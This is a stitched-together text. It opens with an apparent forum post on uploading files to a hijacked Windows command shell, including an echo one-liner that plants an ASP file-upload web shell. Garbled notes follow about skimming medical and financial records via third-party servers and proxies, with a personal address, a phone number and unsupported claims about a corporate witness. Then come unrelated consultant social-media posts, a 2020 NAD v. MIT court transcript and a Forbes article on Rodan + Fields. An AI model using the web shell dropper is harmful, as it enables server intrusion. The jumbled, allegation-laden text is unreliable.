GOTO9262temptation of course vbs file is run like exe , and realloader u may have a mistake in ur echoing , if u copy the exact echo with its spaces and change what is supposed to be changed it should work fine , and its tested remotely by the way .. Maybe soon i am planning to release some document about all ways to upload files to cmd shell , since i started with tftp and net share , then i increased my knowledge to the ftp method , then i made that vbs thing , and i knew after that the mshta thing , and i did other way with echoing , but its still beta thing (has some problems , but u can echo anytext u want including signs and all;GOTOP&5294 underline link to file@echo ^<%with server.createObject("adodb.stream").type=1:.open:.write request.binaryread(request.totalbytes):.savetofile server.mappath(request.querystring("s")),2:end with%> >up.asp

OrrGOTO23926emailcrawler823SETOPortoDC24b
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2073984700

DC PL Document ID (K-1)

1981: 0001 / 0001
Medical Records Release Authorization
1981: 0001 / 0001
1981: 0001 / 0001
1981: 0001 / 0001
1981: 0001 / 0001
1981: 0001 / 0001
1981: 0001 / 0001

CHRON (REVIEW 4 OF 4)
Password required to print: *****

skimming you did on ORT via ADT linked us to the files OR has on Thomas Macris, so continue those activities as we discussed at Ham's restaurant in the Noblescove area. Check out Taylor Madison. The third party servers skimmed the meds and financials on ORT pretty good twice, so proceed to next step before Barlow gets back to us if you can. Either encrypt 2-layer, or use 2-3 proxy addresses/links. ENDS

TA (TO HG): OK.
LINK# HG523425-cur-
J. Eliseo, rec
2-17

Initial 963424146209re-direct
203-423-9403
128 Dirlwood Ln
Guilford, CT 06437 RINGESETT089356 RINGESETT089356
RINGESETT089
MCRrec Contact Stanley Sek

WP redressed\Nobdoctor-patient relationship exists or is implied by this report, and no treatment was given or suggested by the rev\examiner(s).

E-Gold and/or ref. if required, as RJP wishes separation from other accounts. Porto wants more RINGESETT089356 RINGESETT089356 RINGESETT089356 and re-mentioned the groundbreaking NYT article on Dow Chem corp veil with Corning of completely non-existent veil \counsel lost nerve on ORGOTO2326emai1craw1er8232ETOPOR10DC24P pretty quick, excess of \$2+ billion liability, maybe even \$10+, could easily pull Dow Chemical into Chap 11 right along with Corning if he testifies about Garina lab notebooks to Nevada court, or to pointer, et al, even could re-surface in future since liability will go for decades on Dow Chemical's part --- we lost NV case bid, and must make sure ORGOTO2326emai1craw1er8232ETOPOR10DC24P does not testify on green book\ink --- both the corporate veil case and NYT article came out the exact same week as ORGOTO2326emai1craw1er8232ETOPOR10DC24P's accident, 11-1-02 versus 10-23-02 accident, within a couple of days. What's worse, the accident was within hours of Dow's violation of ORGOTO2326emai1craw1er8232ETOPOR10DC24P's agreement. Six to seven hours after his having been invited back to Dow. Porto knows he still has us over a barrel and even joked that maybe Dow dumped ORGOTO2326emai1craw1er8232ETOPOR10DC24P's car or sent somebody to do him in. He's not the only one who's said that, either. Even self. See notes on stek, too. Anyhow, Dow broke the 1986\1987 agreement bid time, on the very day of the accident, too, and then all of a sudden hours of being forced to come back on Dow, ground in Michigan against his will. His worst nightmare, he said, just to have to come to Midland, he said, and he might want to retaliate. Told us to never ever contact him, never call him, never contact his employer, never contact his home, never do anything of the sort, and in spite of all that, the lab people in 1712 and 2040 wouldn't listen. Sandy especially. Caused problems with Chuck Colinson, Bob MacMullin, Jeff

378132


07896



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Amanda Phillips

District Small Business Sales Manager at ADT Security Services

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
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Experienced District Sales Manager with a demonstrated history of working in the security industry. Skilled in Alarm Systems, Sales Management, and Team Building. Graduated from University of South Alabama (MBA).

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
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
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Amanda Phillips - Rodan + Fields Executive Consultant

January 30, 2019 ·



Robin Quinn Newberry you're next experiment.

2

1 Comment

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Robin Quinn Newberry
So cool! Will have to try!

Like Reply 3y



Amanda Phillips - Rodan + Fields Executive Consultant

March 6, 2018 ·



This is BIG!!!

When you become my new preferred customer with one of our 4 regimens R+F will send you a Full Size tube of our amazing Lash Boost! That's a \$150 value!



Hurry though- this offer is available through March 12th!

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FREE
→ LASH ←
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1

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Amanda Phillips - Rodan + Fields Executive Consultant
October 17, 2017

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True story...
During clinical trials of our new RETINAL serum, the facility called R+F to say,... See more





1



Even-looking Skin Tone




91%

Appearance of Skin Texture



83%



AS-IS Document Control


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Subject perceived improvement after 8 weeks

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12

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Robin Quinn Newberry
So excited about this!



Like Reply 4y



Amanda Phillips - Rodan + Fields Executive Consultant

June 23, 2016 ·




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R+F Personal Results Kit



For yourself

2

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Amanda Phillips - Rodan + Fields Executive Consultant

May 11, 2016



SERIOUSLY! Check out my fellow R+F consultant, Meagan Krift's results using the Redefine Amp it Up Special (Redefine regimen & Amp MD roller) plus our AMAZING eye cream!!! More proof that consistent use of fantastic products yields "WOW!" results. The roller is just so cool -- a must have in your skincare routine as it truly "Amps Up" your results!

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UNITED STATES DISTRICT COURT
DISTRICT OF MASSACHUSETTS

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-----X
 NATIONAL ASSOCIATION OF THE DEAF, :
 on behalf of its members, :
 C. WAYNE DORE, CHRISTY SMITH, :
 LEE NETTLES, on behalf of :
 themselves and a proposed class :
 of similarly situated persons :
 defined below, : Civil Action No.
 : 3:15-cv-30024-KAR
 Plaintiffs, :
 v. :
 MASSACHUSETTS INSTITUTE OF :
 TECHNOLOGY, :
 Defendant. :
 -----X

BEFORE THE HONORABLE KATHERINE A. ROBERTSON,
MAGISTRATE JUDGE

FAIRNESS HEARING BY VIDEO CONFERENCE
Tuesday, July 14, 2020
10:07 a.m.

United States Courthouse
Hampshire Courtroom
300 State Street
Springfield, Massachusetts

Robert W. Paschal, RMR, CRR
Official Court Reporter
rwp.reporter@gmail.com

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P R O C E E D I N G S

(In open court at 10:07 a.m.)

THE DEPUTY CLERK: In the matter of National Association of the Deaf, et al. versus Massachusetts Institute of Technology, Civil Action Number 15-30024.

THE COURT: So we have an American Sign Language interpreter here. If at any point during this hearing, Mr. Interpreter, you have difficulty, please let us know, and we'll either slow down or, you know, redo part of the hearing. We want to make sure -- we do want to make sure it's accessible.

Counsel, would you identify yourselves for the record, and I will start with counsel for the plaintiffs.

MR. SELLERS: Yes. Good morning, Your Honor. This is Joseph Sellers. May I introduce first two of our -- two of our individual plaintiffs, Christy Smith, who is here with us.

THE COURT: Good morning.

MR. SELLERS: And Lee Nettles, who is also with us, in person.

THE COURT: Yes.

MR. SELLERS: Howard Rosenblum, who I know you've seen before, serves both as counsel and as the head of the Nation Association of the Deaf.

With me also -- I'm sorry -- Your Honor, is

1 co-counsel Amy Robertson from the Civil Rights Education and
2 Enforcement Center, Thomas Murphy and Tatum Pritchard from
3 the Disability Law Center, Carly Myers from the Disability
4 Rights Education and Defense Fund, and my colleague Shaylyn
5 Cochran from my firm.

6 THE COURT: Okay. And on behalf of the -- of MIT
7 this morning?

8 MR. BRACERAS: Good morning, Your Honor. Roberto
9 Braceras on behalf of MIT, and I'll follow Mr. Sellers' lead
10 and introduce our team on -- with me as well is Willie Jay,
11 my partner, and Andrew Kim, as well, Janet Grumer joining us
12 from the West Coast, and Anthony Moriello from MIT. Good
13 morning, Your Honor.

14 THE COURT: Good morning.

15 Before we go any further, I -- my -- one of my
16 staff members, Lizette Richards, who's a lawyer and one of
17 my law clerks, sent me a text message this morning with a
18 letter to the editor in a local newspaper. And she said,
19 "Look, what a coincidence."

20 I wanted to read the first part of the letter
21 into the record this morning. It's written by a small group
22 of people who they say have been gathering regularly to
23 partake in virtual worship services, I think, probably since
24 March of 2019. And what they write is as follows:

25 "We write this not as a 'call out' letter, but as

1 a 'call in' letter. We are asking all who care about
2 fostering cultures of inclusion to move virtual programming,
3 group calls, community meetings, and beyond to a platform
4 that is accessible to the deaf and hard of hearing
5 communities.

6 "The growing reliance on computer platforms for
7 social interactions given the constraints imposed on all of
8 us during the COVID-19 crisis, has seriously increased
9 barriers faced by many people. The resulting isolation
10 experienced by those who cannot access online options is
11 real, profound, and life threatening."

12 The letter states so eloquently the importance of
13 the right and the need that the plaintiffs asserted in this
14 lawsuit and that the parties have worked jointly to address.
15 So I want to thank Ms. Richards for sending that along. I
16 thought it was really important.

17 So this is, as you all know, the fairness
18 hearing. We gave -- we gave an opportunity to -- it's also
19 a hearing on the plaintiffs' motion for an award of
20 attorneys' fees. That is not opposed by MIT.

21 We gave -- we did receive, I would say, one -- an
22 objection that was substantive from one individual. That
23 was Mr. Orr. We provided Mr. Orr with call-in information.
24 He did indicate a desire to address the Court this morning
25 to supplement what he sent. I -- he has limitations. I

1 don't know about the extent of his ability to participate,
2 but we are going to give him the opportunity to speak to his
3 objections to whatever extent he is able to do that.

4 So, Mr. Orr?

5 MR. ORR: Yes. Thank you, Your Honor, for the
6 opportunity to participate. First of all, Edward Orr wishes
7 to thank Ms. Melissa Rivera who has made special
8 arrangements for Edward Orr to appear, because of his
9 physical handicaps. I will state for the record that
10 because of my handicaps, I must sometimes utilize artificial
11 voice technology, so my participation will be limited to
12 only a few seconds or a minute.

13 Objector Orr stands by the objection as
14 submitted. The objection was submitted with the intent of
15 making a constructive contribution.

16 Thank you very much.

17 THE COURT: Thank you, Mr. Orr.

18 And I have -- I have, from both sides, a response
19 to Mr. Orr's objections, different responses from each side.
20 And I have as well gone back and re-read the consent decree
21 in light of the objections that Mr. Orr identified. And I
22 think there are, in essence, three.

23 The first one is, you know, perhaps the most
24 important, because it -- what Mr. -- the point Mr. Orr is
25 making is that the settlement agreement, he says, does

1 not -- the consent decree, I should say -- does not require
2 MIT to post content online. And he points out that a
3 response by Berkeley, by the University of Berkeley, was to
4 remove some content from the website.

5 So I did go back and look at the consent decree.
6 I think that, to the extent that a lawsuit like this one can
7 address the need that's identified by the plaintiffs to have
8 access, that the parties have addressed that concern in the
9 following ways; and that is, first, that in the consent
10 decree, MIT agrees -- well, there is a cure process so that
11 if material is identified on the website that is not
12 captioned, it -- the person seeking access will request
13 captioning, can request captioning. That's a cure process.

14 And MIT has agreed that it will not rely on this
15 cure process to circumvent the requirements of Section 4 of
16 the consent decree. Section 4 requires captioning. But,
17 also, MIT has agreed that, in response to either a cure
18 request or a public request, it will engage in good faith
19 effort to capture the MIT content before removing it.

20 So I think the parties have addressed the risk
21 that Mr. Orr identifies, which is that it may be easier,
22 less expensive, less cumbersome to simply remove something
23 from the website instead of making it accessible. So while
24 I understand the concern, I think the parties have thought
25 about and addressed it.

1 The two other concerns that Mr. Orr identified
2 were -- had to do with the terms of the release. And,
3 again, I looked yesterday, you know, as carefully at the
4 release provisions and -- give me just a minute to find
5 the -- so -- and, again, I think that the release does
6 really address -- in other words the release is by -- it's
7 by the plaintiffs and by those who they represent. We
8 are -- we have -- you know, the request is to certify a
9 class of individuals, and those individuals would be
10 releasing claims.

11 But it is really limited to -- they're only
12 releasing claims regarding accessibility for the lack of
13 captioning or accurate captioning of online audio or video
14 content for the general public that is produced, created,
15 posted, linked to, or embedded by MIT and that were asserted
16 or could have been asserted in these actions.

17 So to the extent that the risk that Mr. Orr is
18 identifying is that the release is too broad, I do believe
19 that it's limited to the claims that were or could have been
20 asserted in this lawsuit. That seems, to me, appropriate in
21 terms of the terms of agreement to enter into a consent
22 decree like this and undertake the actions that MIT has
23 agreed to take to increase accessibility of its online
24 content.

25 The other concern I think was more of a word -- I

1 would call it -- I hope this isn't impossible to
2 translate -- a word-snipping concern, which has to do with
3 the California statutes. And I -- by expressly referencing
4 the requirements of the California statute and specifically
5 California Civil Code, Section 1542, I do believe that the
6 release as drafted, you know, adequately incorporates the
7 notion that the release doesn't extend to claims that a
8 releasing party did not know or suspect to exist at the time
9 that the release was signed.

10 So I think the release -- for those reasons, I
11 think that the two objections that Mr. Orr raises with
12 respect to the terms of the release, again, are
13 adequately -- first of all, I think the scope of the release
14 is appropriate and that the release adequately incorporates
15 the provisions of the California Civil Code in Section 1542.

16 So generally speaking, I am going to again --
17 we've provisionally certified the class. I am going to
18 certify the class. And I do find that the settlement
19 agreement is, you know, fair and equitable, important, and I
20 am going to enter the consent decree. The Court will retain
21 jurisdiction of the case for three years, as requested.

22 Mr. Sellers, let me hear on the plaintiffs'
23 behalf anything that you would want to add to the record at
24 this point.

25 MR. SELLERS: Thank you, Your Honor.

1 You've already, as usual, anticipated many of the
2 points that I'd make and don't need to say again.

3 I would like to say one thing to Mr. Orr, if I
4 may, which is that, notwithstanding that we respectfully
5 disagree with the objections he raised, we applaud and
6 really appreciate his participation in the process today and
7 hope he will continue to remain actively involved in legal
8 proceedings like this around the country. We really admire
9 what he's done, and as I said, while we disagree with the
10 substance of it, we really appreciate his involvement.

11 Other than that, Your Honor, we've already, I
12 think, expressed our views about why the agreement is fair
13 and reasonable to the class as a whole. We think it is a
14 really significant agreement and should make very
15 significant changes to the way -- to the online content and
16 its accessibility to people who are deaf and hard of hearing
17 around the country and around the world, from MIT websites.
18 And we are all, I think, really honored to have been part of
19 this.

20 So unless anybody else has anything to add on
21 my -- on behalf of the plaintiffs, we appreciate your
22 presiding over this and look forward to constructive
23 implementation of the decree.

24 THE COURT: Thank you, Mr. Sellers.

25 Mr. Braceras, on behalf of the MIT and associated

1 defendants?

2 MR. BRACERAS: Yes, Your Honor, just briefly. We
3 also appreciate Mr. Orr's participation and objection. We
4 agree with your resolution of that.

5 So much has happened since we met before, and we
6 actually reached a settlement here with Mr. Sellers and
7 Ms. Cochran and Mr. Murphy. And I think that everything
8 that's happened in the last three months just sort of
9 underscores the importance of what we were able to
10 accomplish and -- you know, consistent with the letter that
11 you read this morning, Your Honor.

12 So we, again -- we appreciated working with the
13 plaintiffs' counsel -- professional throughout. And we
14 thank Your Honor and Judge Dein again for getting to this,
15 you know, I think very good result for everyone.

16 THE COURT: Thank you. Thank you.

17 I also wanted to say to Mr. Orr, if I didn't
18 clearly, sort of, convey this, that we appreciate the
19 thought and attention that went into the objections that you
20 raised, and I hope it was clear that the Court took them
21 seriously and reviewed the content of the consent decree.

22 I wanted to add one other thing, and that was
23 that Mr. Orr identified problems with accessing the online
24 form that the Court made available for objecting to the
25 terms of the consent decree. I really regret that. I think

1 anybody who has had, you know, problems with filling out
2 online forms can understand how frustrating that is.

3 And we had hoped that, you know -- that that
4 would be an additional avenue to make objections known to
5 the Court and that it would be comparatively simple. And if
6 it didn't work, all I can do is apologize for whatever
7 frustration was added to the process by any malfunctioning
8 of that form.

9 Mr. Murphy, you have been so involved. Is there
10 anything that you would like to add? I have seen you, you
11 know, regularly, and I know you had worked very hard on this
12 case.

13 MR. MURPHY: Thank you, Your Honor. I regret
14 that we're not in person today for one last time for me to
15 say thank you in person, but I do -- we all, speaking on
16 behalf of all the plaintiffs, appreciate all of the hard
17 work that you put into this case.

18 And we're proud at Disability Law Center that
19 these cases were brought in Massachusetts. The
20 First Circuit and this Court in particular, going back to
21 the Netflix case, has really been at the forefront of
22 accessibility issues. And, again, to reiterate what's
23 already been said, given the changes that have occurred in
24 the world in the last few months, it really underscores the
25 importance of full Internet accessibility for everyone.

1 And we hope that these cases will -- these
2 settlements will be an impetus for other entities and
3 organizations to continue to improve accessibility for all
4 people.

5 THE COURT: Thank you. Thank you.

6 So the -- I think, sort of, the final order of
7 business is I have the unopposed motion for attorneys' fees
8 brought by the plaintiffs. I do -- I will be granting that
9 on the basis that the plaintiffs are the prevailing parties.
10 They are entitled to a fee and a cost award of \$1,050,000.
11 This was a negotiated fee and cost amount -- no objection
12 from MIT. The amount of the fee was reached, I think, in
13 mediation with Judge Dein, who is -- who remains interested
14 in this case. We talk about it on a regular basis.

15 Plaintiffs' counsel, there's no doubt, is highly
16 qualified, very experienced in litigating disability
17 discrimination and accommodation cases. The case was
18 complex. It raised difficult issues. It required very
19 substantial work.

20 I think the fee petition shows that counsel took
21 reasonable steps to avoid a duplication of efforts in that
22 the fee that, essentially, the parties have agreed on is
23 justified and reasonable. And as I've said before, the
24 caliber of the work by the plaintiffs' attorneys was
25 remarkable. I would also say the same of the caliber of the

1 work by defense counsel and the efforts that both sides made
2 to, you know, come to grips with these very difficult and
3 very important issues.

4 So let me ask you, Mr. Sellers, is there anything
5 else on behalf of the plaintiffs this morning?

6 MR. SELLERS: No, Your Honor. Thank you for your
7 attention to all of these issues.

8 THE COURT: Okay. Let me ask, Mr. Braceras,
9 anything else on behalf of the -- of MIT and/or the
10 defendants generally?

11 MR. BRACERAS: No, Your Honor. All set. Thank
12 you very much.

13 THE COURT: Okay. Anyone else before we close
14 here? No.

15 All right. Well, thank you all again very much.
16 We're actually going to do a seminar on these two cases, the
17 Harvard and MIT cases, for the -- the Court has a group of
18 fellows, we call them in the Nelson Fellows in memory of
19 David Nelson and the Lindsay Fellows in memory of Judge
20 Reginald Lindsay and -- neither of whom are with us anymore.

21 But we're going to have a seminar. Some of them
22 are high school students. Some of them are college
23 students. And we're going to have a seminar on these cases
24 for them tomorrow afternoon.

25 Again, thank you all very much. It's been a real

1 honor to be involved in the case. Thank you.

2 (Court in recess at 10:28 a.m.)

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1 **CERTIFICATE OF OFFICIAL COURT REPORTER**

2

3

4 I, Robert W. Paschal, Registered Merit Reporter

5 and Certified Realtime Reporter, in and for the United

6 States District Court for the District of Massachusetts, do

7 hereby certify that pursuant to Section 753, Title 28,

8 United States Code, the foregoing pages are a true and

9 correct transcript of the stenographically reported

10 proceedings held in the above-entitled matter and that the

11 transcript page format is in conformance with the

12 regulations of the Judicial Conference of the United States.

13


14 Dated this 27th day of July, 2020.

15

16

17

18 /s/ ROBERT W. PASCHAL

19 

20 _____

21 Robert W. Paschal, RMR, CRR

22 Official Court Reporter

23

24

25

HOLLYWOOD & ENTERTAINMENT

More Trouble For Embattled Skincare Firm Rodan + Fields: Its Insurer Is Suing

Lisette Voytko Forbes Staff
Senior Entertainment Reporter

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
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Rodan + Fields' insurer claims they aren't financially

Embattled multilevel marketing skincare company Rodan + Fields—already facing a series of challenges in the form of two class action lawsuits over its Lash Boost eyelash growth serum—has a new problem on its hands: Its insurer wants to jump ship.

In a 19-page complaint filed in a California district court on July 1, Ironshore Specialty Insurance Co., a subsidiary of Liberty Mutual, alleges that Rodan + Fields broke state and federal laws through its marketing and distribution of Lash Boost, which means the insurer should not have to pay for the skincare firm's legal defense or shell out for claims from the class action's plaintiffs.

The first Lash Boost class action—still ongoing—was brought in 2018 as consumers complained that the serum, which retails for \$155, caused irritation and swelling, among other unwanted side effects. Rodan + Fields denied any wrongdoing, saying it provides instructions to users, including those who experience irritation. Ironshore

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defending them, withheld numerous court filings and failed to submit invoices for its legal defense in a timely manner.

“Rodan + Fields is aware of and reviewing the lawsuit filed by our insurance company, Ironshore, regarding an insurance coverage dispute related to the pending Lash Boost matter,” company spokesperson Franny Mulberg told *Forbes* over email.

Ironshore’s lawsuit is the latest blemish to pop up for Rodan + Fields. The company, cofounded by dermatologists Katie Rodan and Kathy Fields, began life as a department store brand in 2002, and was purchased by Estée Lauder the following year for an undisclosed sum. Unhappy with the brand’s marketing, the cofounders bought their namesake brand back from Estée Lauder in 2007. They soon pivoted to multi-level marketing (also referred to as direct selling) to sell their goods. In multi-level marketing, everyday people sign up as consultants to sell products. Consultants, sometimes

significant income as a distributor—in 2019, the median monthly income for 67% of Rodan + Fields consultants was \$227. But the move turned out to be a hit. Revenues flourished, growing from \$24 million in 2010 to \$1.2 billion in 2018.

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By October 2020, things were heading south. The cofounders lost their status as billionaires amid declines in both revenues and the number of independent sales consultants—the army of everyday people who sign up to sell Rodan + Fields’ products. Moody’s downgraded the firm’s credit rating on \$600 million of debt in April 2020, and remains bearish on the business. Despite Rodan + Fields’ “good brand name recognition in niche markets,” an April 2021 Moody’s report said it maintained a negative outlook due to

further reductions in the number of independent sales consultants.

The Lash Boost class action lawsuits threatened sales for one of Rodan + Fields' most popular products. Some consumers said using the eyelash serum caused itchy eyes, eyelid drooping, infections, visual impairment, and even changed iris color. There were other problems. Consumer goods behemoth Procter & Gamble filed a Better Business Bureau complaint against Rodan + Fields in 2018 over allegedly deceptive claims that a Rodan + Fields Vitamin A serum was significantly more effective than one made by Olay, a P&G brand. Rodan + Fields sued Procter & Gamble in response, ultimately dropping the case in August 2018; P&G put their BBB complaint on hold. The Federal Trade Commission admonished Rodan + Fields in a 2020 letter for what it says were misleading claims from independent sellers on social media tied to the coronavirus pandemic; Rodan + Fields said they ensure consultants follow FTC guidelines, and do not tolerate false or misleading claims. Now

reached by *Forbes*. "It's basically a request by the attorneys for the judge to interpret Ironshore's policy rather than go through a litigation process," says David Stegall, a former longtime insurance executive based in Alabama and an expert witness in these kinds of legal cases. He says Ironshore wants the judge to say what the policy means and hand down a decision quickly, allowing the insurer to avoid drawn-out court proceedings.

Whether Ironshore is Rodan + Fields' main insurer remains unclear. Rodan + Fields is due within the next two weeks to file a response in court. Liberty Mutual, Ironshore's parent company, declined to comment, saying it doesn't publicly address legal disputes.

The insurance battle centers around Rodan + Fields' use of a synthetic ingredient, isopropyl cloprostenate, in Lash Boost. It's known as a prostaglandin analog by the Food and Drug Administration, which requires products containing that class of compounds to be labeled as a drug.

the class action suits. Ironshore's complaint says there are, in total, two California class actions involving Lash Boost (one federal and one state-level) and at least three additional personal injury lawsuits. If the courts in the class actions find that Rodan + Fields should have sought FDA approval for Lash Boost as a drug, Ironshore says it is not financially obligated to cover Rodan + Fields' court costs or pay damages to plaintiffs.

